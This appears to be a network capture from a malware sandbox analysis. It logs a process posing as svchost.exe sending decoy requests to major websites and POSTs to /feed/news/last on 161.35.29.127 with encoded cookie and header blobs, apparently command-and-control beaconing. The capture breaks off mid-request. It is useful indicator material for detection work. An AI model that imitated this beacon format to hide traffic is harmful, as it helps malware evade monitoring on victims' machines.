Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:23 UTC	1052	OUT	GET /bq7Ud95l6an63q5Q5sm/tl2nrfw2J05ggd2xRlluqbanbu2gmhjrjn424hhmaty31/akhfw7kpxR6HkDUyc18oa5mAJkp10xW7k7rgdV6489/92xZ434fmuazJtxefxgl/vs7p5Jou32wQj1oYOIYkjhnar/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:54:23 UTC	1053	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:23 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: N19GFAE4KC48Q3GV5P5X x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcbae3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:23 UTC	1053	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=[("(.W)]n"u=Pa9n[1+:'Ch["*kz<{VJZqQFb;i+:S6nVD_%=! X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.3	50028	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:23 UTC	1054	OUT	GET /9GuwHdocm3fspOQm/t2uabxfli0f0td012eir4jwi96nGg/K7hwmewf5l8cfviyy1vd2i5gy63cdi9ffugGQ/ew3sBtaPes tyioqjvqkl2fgsef5ya5smp7m/y8soWU99l3Vztiklaz0NfbzRdka186/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
2021-09-28 07:54:23 UTC	1055	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:23 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 9 server: ATS Content-Length: 884 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage®ion=US&lang=en-US&device=desktop&yrid=461sbmlgl5ihf&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:23 UTC	1056	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 20 31 33 3a 35 34 3a 32 33 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:23 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:23 UTC	1056	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 39 47 75 77 48 64 6f 63 6d 33 66 73 70 4f 51 6d 25 32 66 74 32 75 61 62 78 66 6c 69 30 66 30 74 64 30 31 32 65 69 72 34 6a 77 69 39 36 6e 47 67 25 32 66 4b 37 68 77 6d 65 77 66 35 6c 38 63 66 76 69 79 79 31 76 64 32 69 35 67 79 36 33 63 64 69 39 66 66 75 67 47 51 25 32 66 65 77 33 73 42 74 61 50 65 73 74 79 69 6f 71 79 6a 76 71 6b 6c 32 66 67 73 65 66 35 79 61 35 73 6d 70 37 6d 25 32 66 79 38 73 6f 57 55 39 39 6c 33 Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2f9GuwHdocm3fspOQm%2ft2uabxfli0f0td012eir4jwi96nGg%2fK7hwmewf5l8cfviyy1vd2i5gy63cdi9ffugGQ%2few3sBtaPestyioqyjvkl2fgsef5ya5smp7m%2fy8soWU99l3

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.3	50030	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:24 UTC	1057	OUT	GET /64a3nBqsi0d4zgksf85agYb7tH7n44iNQ1y/10weq4tM0omeux533w8vkeebOb7c2thklxw8z0iq5epR3yV5/b4zf22Yrziqsjrulqeeqhjtby04G2QbtolfzGe/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:54:24 UTC	1058	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1686 Date: Tue, 28 Sep 2021 07:54:24 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-09-28 07:54:24 UTC	1058	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,co de{font:15px/22px arial,sans-se
2021-09-28 07:54:24 UTC	1059	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 6f 6f 6f 6f 6f 6f 67 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/g ooglelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.3	50029	161.35.29.127	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:24 UTC	1060	OUT	POST /feed/news/last HTTP/1.1 Cookie: HSiD=0HP2%2BODCuS%2FqG7j613AQUZzmT%2BI8eKliiDaOLPcwiuwuE%2Bjdg6bQzpHTghEVEc3fqEubEv41%2BI5fgYhc%2FbMY5QsEfryPNd53BfvxfEUasquR29zN4ZdhISL3Sa2yW3rrV5glOkHdD7DkworVWFkzNQpK214Hy1JV%2BQbWmB2vH72RtqE4kaKGBKK%2BAqyw8X%2Bg10S36%2FcRHI4XSrcQyqzXxTDFIWk6mQ2Gg0bloebTxS7KERKIjgCj59JQL%2B3iLYN8LiAS53L2iBVh2aNKXC6j0jKuROBr1XJi64bekWvhV1OwOEUjb2b2E%2FxfuODirSo0FYOsOCxvhjVfZH9%2Ffnw%3D%3D;SIDCC=vB6%2Bo5TPkTnLEfHwHJsZUeUjdtQjUYh%2FU%2B0Qs4VKRcq%2B2UbrPbw%2BkfSEBO5%2FzThGnZ9IMYabSubtnYTpvb18EJbHFMyZh%2FHHjivQjSVJLoAj7clBo0hae%2FTlo4hngLDsMnem3kEjb2EW1VQaGcGZKVLX2KgyYOJO8QSGKoc%2BFpsfmDqWmq1w0IDTZA3yheDcaW1pYsmxBJCtJm1wk5AOKq3tSakU4dxjxcBTwunw%2BAovDy7%2Buer4HbJFbd9n7lXHFwM0BELjMu2mKWGm3VnisYbEpHRd6g5PvzglDmiRjs512T0K5NcCfQsFMmIUllUhhjUYLJKXbSgdWLwOg%2FyX3wA%3D%3D;SID=gU1iesGYHBelx%2Bbdp2NCHvWu%2BAQPuor4XoTS5xSSIXXk2aN3TyHRET7YoDaAVF1VG0o2LLr8jWzBovG8RxxQEFZN0j1piq2WibV9rMfR%2BR03vbhrZoP2m%2BmwJledYHtB0GeoRELx2lQ30IFd41e72EQyFzIKveaqgSBrtcSyVPxV8VARhrUEK4On8j6cRYlvR5z7DSBDJhgaBXBbRCIavtlHzWocJkk1b824J7bUMwIMM02nBWaxCF71S%2F0RqAVjld5Yablgd9ChLGX1VcbZr2iCgKe%2B0XJpU7udZ4YQ%2FyWocLMDFLMu90D6LxfmaJtZX5wqo%2BT1vY%2FV16UEUyuyLVg%3D%3D;SSID=1SPTji9Kn9tNFam%2F6zsk8REh%2BZ6TUSBMnrcDy%2BCRi2fCvo%2B9KY1u8xh864PPvG2dfm%2Fd%2F9ptwPBfBnGwRjZsCk%2F2FCLJszCHnbo2EZLLImbGQu5RSmkVfakCxd%2FH3%2FNUfklx7Yi6V0W8mcCVGZ3LFA171qTme4PYnXF8SgU4OyatW6Hxf6%2FaARQ6DEFi6qt0pAfJLjdC9OKZPzQC7olww%2FOY6a24YXlvD2o5Ki0HvRisjNL8GvCzqgPWZpvm%2BxcvPazsf9WdkIJGvo%2FDD500Yt926Jm2XV8DgNDEqB7rHDDjhjOIK8oaR0la2pBapaWxLMAJkcSRYKMdRY254D2Png%3D%3D; X-Tag: PL%2Fv5Os%2BlZhcZn54pyzV0Y9nnny7zxUO2HyGrGufUm1rHDEJmaLwcq%2BH1Kx1jyiq2RUuwTEza%2BY%2BOOFDZCnDk3xNj%2FIBbGI5d2e7bYgphEH04RMxOnTFi1tmZx5oFq0Zky%2BwkUv50LQPNy77ON0ztky85u%2FzWQ0WDZvB7KdRpry9i%2B51m49ccxj6Aiz147aaUP1RIWmleQnRjQLhk5dGyVpRWG3QVJ7J1YznyEZy37fwnwbcgLD3B4iHDOk7iZ1yM1KbUk6iABi8ZtdZ1XmCMzMjAjvNkJ2sqO%2FkABGYyHSCVj%2FpcHmfMGNd%2FSIRVKU2lwYEPATWcoC6a5gQkuFnWUQ%3D%3D X-Csrftoken: yU9yBTsZcaJTCJjh6l%2BxDpmPzMhFfXZCjK3cfzW8igaaRag1%2FaHm9XSHaF%2BbVBgHrYIzbd03knhheFIMdk69%2BlkW7lfcn6XhgUwVGf3DGEmqX542kQBWuBf11p8R6h6VeZz8n6%2FZSjswRDb3n9z0YEB3xAQoCQ2NWUAobdXSBgN63CeyQZggSD8301bQpAqUTzsh4jrSYf3WHXDg6GkYDYJGnBzZy2r84midnHmFU2GorjK3bm1HZ1Za3aGNW88rGdgYgtM5VICsvodBhgaoUeabVZ138DriNJuSbVzmtZg3lItFnDiNY8wFT8hlm4YRsmqv%2FmAf2mrRdR%2BeiDMg%3D%3D X-Request-ID: sQ4qUaTyDgNFbplNXq4QDKnbNMaQewT6cSBD2fmHgm0Chy1nf338UJoYFAUrzul4kS%2BXgNLxmeoSlpzBbrHRBRZiTacZ97x0AFNhwKyGWi2k2LcRm2tQRqkvQLBdiCyyHRSIDAL7MfdsQTRegGwY%2BPkoE2u0cuFTIV6hGRIJlR8Ds8QP6w1nyPvAOKOJr91KQYgKvFm5jKRYD5wPbQ2Amdpze9PlzVX52Wsrckfw9BSRH7vXPhzxoHqm4yOZA2wWTDcz%2F4fHfD2RWUzmT7Gm0uedJQ01of7cBBYh6YKtkwvqiU9Ka4CXu3gljJE3l10AM6ieiS2fn7PmfmkfwSQZgA%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: 161.35.29.127 Content-Length: 256 Cache-Control: no-cache
2021-09-28 07:54:24 UTC	1062	OUT	Data Raw: c0 33 7f b4 91 88 a4 b1 20 f9 84 ef f4 94 95 8c f5 4f c2 8f 95 e5 ae f9 f8 78 32 d7 ed 14 1c 91 f1 1f 4c 84 0c 28 12 cf 71 9a 91 06 4a a9 fa 99 c7 4b dd 0f 33 36 3a 55 12 5c 39 d4 2d d8 7f 34 7f ba e7 5d 3c 9d 50 af d7 42 01 e1 e6 75 1f 3f 76 3e 63 bb 7a b4 68 ce d8 87 3b 52 0e 12 f6 1f 69 c8 ad 21 72 f6 9e 8c 79 4b 26 c1 29 31 4d 9e 60 0a 81 40 a7 e7 f3 e3 c0 dd be b1 00 a0 43 9f cf f4 f9 30 c0 fa f0 3b 0e a7 71 20 69 a3 93 f0 80 45 df 8b fe 00 9b 20 cd ee 05 ba e4 21 e6 b4 05 fd f6 95 8e 6f 46 36 4b cd 95 00 97 a8 32 2a 02 fb de 28 58 42 e3 8e a8 f3 32 67 a7 f6 a2 da 50 3e 4d 05 97 30 06 ad 19 a5 1d 30 70 b7 db f8 f1 53 46 b4 cc cb 40 20 f5 f2 92 85 c5 78 1c f2 89 ac 8f bd 91 50 7d 57 35 55 84 64 00 d3 47 08 ee db 23 e9 97 be 65 79 b5 85 43 bf e3 5f 11 Data Ascii: 3 Ox2L(qJK36:U!9-4j<PBu?>v>czh;RitryK&)1M' @C0;q iE !oF6K2*(XB2gP>M00pSF@ xPjW5UdG#eyC_
2021-09-28 07:54:26 UTC	1068	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Connection: close Date: Tue, 28 Sep 2021 07:54:26 GMT X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.3	50031	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:24 UTC	1063	OUT	GET /fJ33UA0iD56hw4fc7Honei06tvsxn/ccfTHcdvilys54e8a148Gptn9nheTa9/g573rv6FEfFCpsfbgqoSk8vwbdt0ebiLzb/upiTgp9rs63kY8eknUaMtd7nlf5e4o9vb1p2rQz9uq/np3oikgtofsrM43KrijbhDai54k2e70glotgFq3jaw3a3g9v/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:24 UTC	1063	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:24 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: 0VH97DKBXYTSRVWRHQRJ x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcb3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:24 UTC	1064	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt= ["(.W)]n"u=Pa9n[[]1+:`Ch["^kz<{VJZqQFb;i+:S6nVD_z%=l X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.3	50033	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:25 UTC	1064	OUT	GET /1hghaZjobkwhewlec7ku6fwpqk/b2lkEemfcg7j8ldluqhFw6zba7F9dtuzg5q1/qzc80587pxqY2m510yqqrxpKfu4vic42cHwualqBR33fao/kg4prkLqnma wom3ram3a51v1E536te8a7YdPblp/tyvic3phtzjaGo3eadm8b5ji52ky476h91rT/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:54:25 UTC	1065	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:25 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: QBN5K9YFTMD6SYX25R2C x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcb3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:25 UTC	1065	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt= ["(.W)]n"u=Pa9n[[]1+:`Ch["^kz<{VJZqQFb;i+:S6nVD_z%=l X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.3	50034	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:25 UTC	1066	OUT	GET /c5ClawVDu9JvIhxm51dvteg6c34r1CUSjvh77oocuAYti/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:25 UTC	1066	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:25 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: KBZ7KRQC44WJ43VP8BK5 x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcbae3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:25 UTC	1067	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt= ["(,W)]n"u=Pa9n[!1+: 'Ch['*kz<{VJzqQFb;i+:S6nVD_z%=! X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49884	161.35.29.127	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:42 UTC	889	OUT	POST /feed/news/last HTTP/1.1 Cookie: HSID=hiAz8g6LbldSvv4sBO2KtcALiVs4MartZJgO7N8EmhY6u0QD4tosFEPzutTBFWi1PegFNXWDpy%2FZOsabxqDNtKJxT9WdwC%2FhIGAsMy6fyzaI9qflkiig%2FaXbbiMvb6qWxVzxvBzbt6QMD45W8NP6ApXe%2BLI2iOR200%2BU5WdeixqWAAUfn6NSTrYRNnZ5LI5jbhMxwiXenAPTT%2BNsTm4soYGMs2DuCe30SYShpEUuwtH24kSyOxMztE3W3mKCilHwTJ9%2Bi4o%2FkAAdpotwTLERBog8WnvBWAYYI9JjdwT8KLiip9tKnMO6LkFepW%2B5cZozLB6As41sOlGxjaucmdbA%3D%3D;SIDCC=ZN9q7izawlPvjlvSBjQ13MckR%2B77eU9f%2BGdgqThwezJ0VVCClWQPzBquZLY7jzOnl%2BYMKru7PAJSBP3qE5O5VU2sVmuErfHzPQJxNTpvsBzF9hF734dmw04jkFSTySjyZ6jBC%2FRVF6P%2FFY6%2BoFvsl8uahHHXXQFEB%2F9StiXd8Z%2FV6dV9xD99u1JHCjCtSYksS%2B8RMJ%2BgUTU03qfoh6gAv98c7Mu19iJYDHHVLP0%2B2dSqui1mKU8eUcnaoml1B6uRNTqJZR34IezjbnK4WuwLSHTRRgG43SJX2OmQAOwTxZIERbliXx6StilCg7j%2BgMZ0OR%2B1y04YibZQPJ2UDGTzxtQ%3D%3D;SID=evzizRGcdhxAPN1fEMk5c4jzmxz4q3GfFnksswJFAwffcyJU%2FLB6fvsHs37syTOlqfZtag7Lpzx0yX8zw0arQlh5NA4Q9o3MDW3tgAjh0Zy01X7cEUSOlqi6BPgiZjbThFhrdfwWzQcq%2BYfvx5bJjKQFOna